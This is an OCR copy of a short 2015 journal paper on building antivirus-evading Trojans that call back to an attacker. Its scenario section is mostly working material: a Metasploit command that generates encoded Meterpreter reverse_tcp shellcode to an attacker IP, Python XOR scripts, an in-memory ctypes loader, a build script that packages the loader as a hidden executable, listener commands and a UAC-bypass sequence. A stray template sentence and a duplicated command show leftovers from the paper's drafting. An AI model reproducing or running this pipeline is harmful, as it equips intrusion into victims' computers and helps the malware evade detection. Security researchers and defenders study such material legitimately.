Математички Билтен ISSN 0351-336X
Vol. 39(LXV) No. 1
2015 (65-71)
Скопје, Македонија

HACKER ATTACKS
UNDETECTABLE ATTACKS FROM TROJANS WITH REVERSE COMMUNICATION

Mane Piperevski

Abstract. Computer integration in everyday human life create a motive for developing sophisticated and undetectable malicious codes, Trojans with reverse communication that make use of deficiencies and vulnerability in the chain of security.

1. INTRODUCTION

With enlargement of amount of classified data that is stored in computer systems, we are facing increase in interest among evil hackers who are motivated to make research and improve in hacking techniques and attacks. Usage of computers systems means that often we are installing and executing new programs and files that goes through security check by controls present inside and alongside operation systems. Computer users are guided by false assumptions in order to eliminate possibility for them to be victim of a hacker attack. Often they are making assumptions like: "Evil hacker are not interested in us", "There is no space to be afraid of evil hackers, we have firewall and professional antivirus software.", "I am using licensed operating systems and software on my PC".

On a large scale of attacks, evil hacker are bypassing the security system with usage of social engineering technique and widely used hacker tool, evil software code better known as Trojan horse with reverse connection (later in text as Trojan). The title of this tool comes from his characteristics that are the deriving from Greek mythology Trojan horse who seamlessly harmless had successfully gain access to protected part of city Troy and deliver enemy forces bypassing all security measures that protected the city. This paper will use "Metasploit Framework" as a toll for automated construction of malicious code (Trojan) alongside "XOR" algorithm which is used as encryption technique. Increase of new Trojan appearance in period of 2008 till 2013 is measured in enlargement of 200% on yearly level. Free and publicly accessible Trojan construction software tools have contributed towards mass usage of Trojans in hacker attacks.

Here insert your text. The introduction of the paper should explain the nature of the problem, previous work, purpose, and the contribution of the paper. The contents of each section may be provided to understand easily about the paper.

2010 *Mathematics Subject Classification.* Primary: 68P25, 94A60, Secondary: 97P20
Key words and phrases. Component, Trojan, malicious code, reverse communication, hacker, attack.

2. BASIC TROJAN CHARACTERISTICS

Trojan definition

Trojan is a software that contains evil and harmful program code in seamlessly harmless program code or data that can gain control and cause damage destroying files and hard drive partitions. Trojans can replicate themselves, easily spread and activate themselves with use of built in capability to act on occurrence of certain predefined conditions. With the usage of Trojans, Evil hackers can access passwords in compromised computer systems (later in this text under title "victim"), personal files, deleted files and interact with active user sessions.

Trojans Communication channels

Making Trojan Reverse Communication by evil hacker is executed with Trojan activation at victim side or/and usage of Trojan function called "backdoor". Communication can be established by usage of next two channels:

- Open Channel – Legitimate way of communication that enables data transfer at computer system or network.Legitimate programs like computer games are using this type of communication channel.
- Covert Channel – Unauthorized way of communication that is often used for transfer of classified information at computer system or network.

Trojan targets

Guided by nature and type of hacker attacks, Trojan targets are noted as:

- Deleting or overwriting of critical operating system files.
- Generating fake traffic to accomplish "DoS-Denial of Service" attacks.
- Downloading spy software, marketing software and harmful program code.
- Screen capture and record active user session, audio and video capture of victim connected devices.
- Stealing information's like passwords, secure code, credit card information and other type of financial data trough usage of Trojan function "Keylogger".
- Fully or partially disabling firewall and antivirus protection.
- Creating separate back entry trough which later re-establishing communication with victim can be made over usage of function "Backdoor"
- Creating proxy server at victim side that can relay other evil hacker attacks.
- Victim usage as part of "Botnet" network for executing "DDoS - Distributed Denial of Service" attacks.
- Victim usage as point of further infection and spreading spam and other electronic messages.

3. TROJAN CONSTRUCTION

Two program packets, (non-malicious) carrier program, and malicious payload construct Trojan by itself. The carrier program is responsible for file type that will be

executed by the Trojan right after the victim executes it in her operating system. The Payload is responsible for file type that the Trojan will execute alongside carrier program within execution by the victim. Often usage of execution type is “EXE-Executable File”. The carrier by itself can represent legitimate simple program code like execution of function “Message Popup”. On the other side, the payload is constructed with shellcode that has all Trojan functions and capabilities. At certain Trojans, we have possibility for upgrading payload functions and capabilities after first infection within victim computer system and execution of reverse communication channel with evil hacker.



Figure 1. Example of Trojan construction with "Wrapper"

Often used by todays Trojans is reverse communication where the victim initiates and establishes the communication with evil hacker, his command center. In order to be under camouflage, the Trojan can use wrapping technique with usage of program/ algorithm called “Wrapper” where it can wrap itself together with harmless and simple program like computer game or everyday usage program. For the computer user, the wrapped files represent one visual file where in case of execution the user never notice background execution of the Trojan shellcode, Figure 1.

For construction of shellcode in payload in this paper we are using hacker tool “Metasploit Framework”. This tool is very complex and prebuild with lot of commands, functions alongside with huge database of predefined payloads, exploits and other hacking accessories programs.

Creating “shellcode”

In order hackers to easily create the shellcode, they can use a special type of command “msfpayload” from Metasploit Framework. This command has options for customizing the program code for payload creation and possibility for selection of predefined program code that is constructed by the Trojan needs. Part of those needs can be conditions for communication, usage of IPv4 and IPv6 addresses alongside usage of HTTP or HTTPS protocol. The parameters that are required for creating the shellcode in case with predefined payload with reverse communication (reverse_tcp) are:

- Parameter “LHOST” that presents the address of evil hacker with his computer control center. The shape of this data can be standard IP address or internet domain.
- Parameter “LPORT” that presents network port used for reverse communication with evil hacker and his computer control center.

Techniques for Trojan camouflage

In order to be undetectable, the Trojan may use techniques in which his payload is encrypted in a way that security controls and antivirus will not be able to detect it. The Trojan camouflage is enabled with encryption. Next two techniques are most often used for doing that.

- The application “Metasploit Framework” has command msfencode that is used as option for encrypting previously generated shellcode. With possibility to choose from 29 predefined algorithms for encryption, this technique is widely used. As addition, this technique can multiply usage of encryption on previously generated shellcode and significantly degrease the possibility for detection.
- One of the most successful techniques for Trojan camouflage is use of “XOR” algorithm with unique encryption key. The secret for getting successful camouflage with technique is use of long and complex string for key followed by double use of “XOR” algorithm. Mostly used programing language for executing this technique is Python and Ruby as they present often used languages among hackers.

4. SCENARIOS FOR TROJAN HACKING ATTACKS

In this scenario as victim platform we have Windows OS (tested on Windows 7 Enterprise 32bit with active protection User Access Control – UAC and antivirus program –Microsoft Security Essential) and Linux OS (released preinstalled OS -Kali Linux) as attacker platform. The victim platform is fully updated by the time this paper is created. This paper does not cover the way the attacker delivers the Trojan at victim side. We can only say that most successful way of delivering the Trojan is use of infected media, email or visiting infected webpage. The attack is created within next steps in order of their appearance:

Generating "Shell Code"

Generating the shellcode is done with help of MetasploitFramework which is prebuild in Kali Linux. The command line used for this action is displayed in Table 1.

TABLE 1 GENERATING"SHELLCODE"

Command that is executed on attacker platform OS terminal
msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.254.131 LPORT=12345 R msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.254.131 LPORT=12345 R | msfencode -a x86 -c 1 x86/shikata_ga_nai -t c | tr -d '"' | tr -d '\n'

In previous specified command we have set parameters for attackers command control center, IP address (192.168.254.131), open listener port (12345) and encryption with use of algorithm"shikata_ga_nai".Rest of the parameters are given in purpose of creating larger and right format shellcode for usage in next step of this attack.

Encryption of previous step generated "ShellCode"

This paper is using Python program language for creating encryption program. The purpose of this program is use of algorithm “XOR” for creating undetectable shellcode for the Trojan.

1) *First step of encryption with “XOR” algorithm*

We create separate program for encryption (codding.py) displayed in Table 2. In this program we use long and complex key as input in “XOR” algorithm.

TABLE 2 FIRST STEP OF ENCRYPTION

codding.py

from itertools import izip, cycle
def xor_crypt_string(data, key):
return ''.join(chr(ord(x) ^ ord(y)) for (x,y) in izip(data, cycle(key)))
def hexlify(b):
return "\\x%02x"*len(b) % tuple(map(ord, b))
shellcode = 'GENERATED_SHELLCODE'
key = '(Pdj6Lxh_5*oab81BAOJ}/G'
encrypted = xor_crypt_string(shellcode, key)
print hexlify(encrypted)

This program is using Python command - hexlify that is converting the shellcode from binary to hexadecimal presentation.

2) *Second step of encryption*

The shellcode that we received as output from previous program codding.py is used as input in next program called creation.py displayed in Table 3. This program executes encryption second time and gives the output code to list of commands in Python (displayed in Table 4) for generating final executable file.

TABLE 3 SECOND STEP OF ENCRYPTION

creation.py
from itertools import izip, cycle from ctypes import * def xor_crypt_string(data, key): return ''.join(chr(ord(x) ^ ord(y)) for (x,y) in izip(data, cycle(key))) key = '(Pdj6Lxh_5*oab81BAOJ}/G' cipher = 'ENCODED_SHELLCODE' data = xor_crypt_string(cipher, key) memory = create_string_buffer(data, len(data)) binary = cast(memory, CFUNCTYPE(c_void_p)) binary()

TABLE 4 GENERATING FINAL EXECUTABLE FILE

creating.bat
@echo off set PATH=%PATH%;c:\Python27\ python Configure.py python Makespec.py --ascii --onefile --noconsole --icon ..\creation.ico ..\creation.py python Build.py template\template.spec copy template\dist\template.exe ..

3) *Preparing to capture reverse communication*

We create listener server on port 12345 at attacker operation system. Within execution of the Trojan he will create reverse communication towards created listener server on port 12345. This established communication will allow direct access to Operating system on victim side which means that the evil hacker "pwnd" the victim. This is done with use of next specified commands displayed in Table 5.

TABLE 5 CREATING LISTENER SERVER AT ATTACKER SIDE

Command that is executed on attacker platform OS terminal
msfconsole use multi/handler set PAYLOAD windows/meterpreter/reverse_tcp set LHOST 192.168.254.131 set LPORT 12345 set ExitOnSession false set AutoRunScript migrate -f exploit -j

4) *Bypassing Windows Security User Access Control – UAC*

The same moment the Trojan is activated for execution of the victim site, he will create reverse communication with evil hacker attacker platform. Although the hacker has successfully gain unauthorized access to victim site, this session does not have administrative privileges because of Windows Security User Access Control – UAC in place. In order to remove this security control the evil hacker can use build in auxiliary tool in Metasploit Framework as one of the techniques for bypassing UAC. The commands within Table 6 are used for bypassing UAC.

TABLE 6 BUPASSING"UAC"PROTECTION

Command that is executed on attacker platform OS terminal
run post/windows/escalate/bypassuac background sessions -i 1 getuid getsystem

The evil hacker gains full administrator privilege access to the victim site within successful execution of commands.

References

[1] T. J. O'Connor, *Violent Python: A Cookbook for Hackers, Forensic Analysts, Penetration Testers and Security Engineers*, Syngress, November, 2012
[2] D. Kennedy, *Metasploit: The Penetration Tester's Guide*, No Starch Press, July 2011
[3] W. Pritchett, D. De Smet, *BackTrack 5 Cookbook*, Packt Publishing,December 2012

Ethical Hacker , Skopje, Republic of Macedonia
E-mail address: mane@piperevski.com